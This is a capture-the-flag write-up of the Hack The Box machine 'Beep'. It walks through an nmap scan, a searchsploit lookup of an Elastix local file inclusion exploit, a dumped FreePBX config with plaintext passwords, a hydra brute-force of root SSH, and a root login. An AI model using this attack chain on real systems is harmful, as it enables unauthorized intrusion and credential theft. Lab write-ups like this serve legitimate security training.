
Beep

nmap



```
Host is up (0.048s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
443/tcp   open  https
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
4445/tcp  open  upnotifyp
10000/tcp open  snet-sensor-mgmt
```

Apparently there's a lot of things goin on here so we're going to controll the most common first.


On the port 80 there's a website who's using "elastix"

Using the console and searchsploit we can immediatly point out a LFI exploit, more precisely <php/webapps/37637.pl> and with the command

```
        searchsploit -x php/webapps/37637.pl
```


we can read it and see what url is used and use it from the url bar in the browser itself.

The result will be a ugly formatted text but using the chrome shortcut “ctrl-u” for view-sourcepage everything will be more clear:



```
# This file is part of FreePBX.
#
#    FreePBX is free software: you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation, either version 2 of the License, or
#    (at your option) any later version.
#
#    FreePBX is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License
#    along with FreePBX.  If not, see <http://www.gnu.org/licenses/>.
#
# This file contains settings for components of the Asterisk Management Portal
# Spaces are not allowed!
# Run /usr/src/AMP/apply_conf.sh after making changes to this file

# FreePBX Database configuration
# AMPDBHOST: Hostname where the FreePBX database resides
# AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
# AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
# AMPDBUSER: Username used to connect to the FreePBX database
# AMPDBPASS: Password for AMPDBUSER (above)
# AMPENGINE: Telephony backend engine (e.g. asterisk)
# AMPMGRUSER: Username to access the Asterisk Manager Interface
# AMPMGRPASS: Password for AMPMGRUSER
#
AMPDBHOST=localhost
AMPDBENGINE=mysql
# AMPDBNAME=asterisk
AMPDBUSER=asteriskuser
# AMPDBPASS=amp109
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
#AMPMGRPASS=amp111
AMPMGRPASS=jEhdIekWmdjE

# AMPBIN: Location of the FreePBX command line scripts
# AMPSBIN: Location of (root) command line scripts
#
AMPBIN=/var/lib/asterisk/bin
AMPSBIN=/usr/local/sbin

# AMPWEBROOT: Path to Apache's webroot (leave off trailing slash)
# AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash)
# AMPWEBADDRESS: The IP address or host name used to access the AMP web admin
#
AMPWEBROOT=/var/www/html
AMPCGIBIN=/var/www/cgi-bin
# AMPWEBADDRESS=x.x.x.x|hostname

# FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash)
# FOPPASSWORD: Password for performing transfers and hangups in the Flash Operator Panel
# FOPRUN: Set to true if you want FOP started by freepbx_engine (amportal_start), false otherwise
# FOPDISABLE: Set to true to disable FOP in interface and retrieve_conf.  Useful for sqlite3
# or if you don't want FOP.
#
#FOPRUN=true
FOPWEBROOT=/var/www/html/panel
#FOPPASSWORD=passw0rd
FOPPASSWORD=jEhdIekWmdjE

```

is a lovely configuration file with some services(apparently) and some password.
First thing is trying them somewhere with some known user, such as admin or root.
Checking out the ssh service with hydra and root user beacuse we're on a linux machine and this is the result:




```
┌─[grizzly@parrot]─[~/codice/attivo/hackTheBox/machine/Beep]
└──╼ $hydra -l root -P psw  ssh://10.10.10.7
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or s
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-10-22 18:25:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), ~1 try per task
[DATA] attacking ssh://10.10.10.7:22/
[22][ssh] host: 10.10.10.7   login: root   password: jEhdIekWmdjE
[22][ssh] host: 10.10.10.7   login: root   password: jEhdIekWmdjE
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-10-22 18:25:54
```

Once started ssh and actually trying to connect to it on my machine i've had this error:

no matching key exchange method found. Their offer: diffie-hellman-group-exchange-sha1

so i had to use a different command from the simple ssh root@10.10.10.7 but nothig that a quick research on google couldn't solve and whops:



```
┌─[x]─[grizzly@parrot]─[~/codice/attivo/hackTheBox/machine/Beep]
└──╼ $ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7
The authenticity of host '10.10.10.7 (10.10.10.7)' can't be established.
RSA key fingerprint is SHA256:Ip2MswIVDX1AIEPoLiHsMFfdg1pEJ0XXD5nFEjki/hI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.7' (RSA) to the list of known hosts.
root@10.10.10.7's password:
Last login: Tue Jul 16 11:45:47 2019

Welcome to Elastix
----------------------------------------------------

To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]# whoami
root
[root@beep ~]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@beep ~]#
```

Easy money.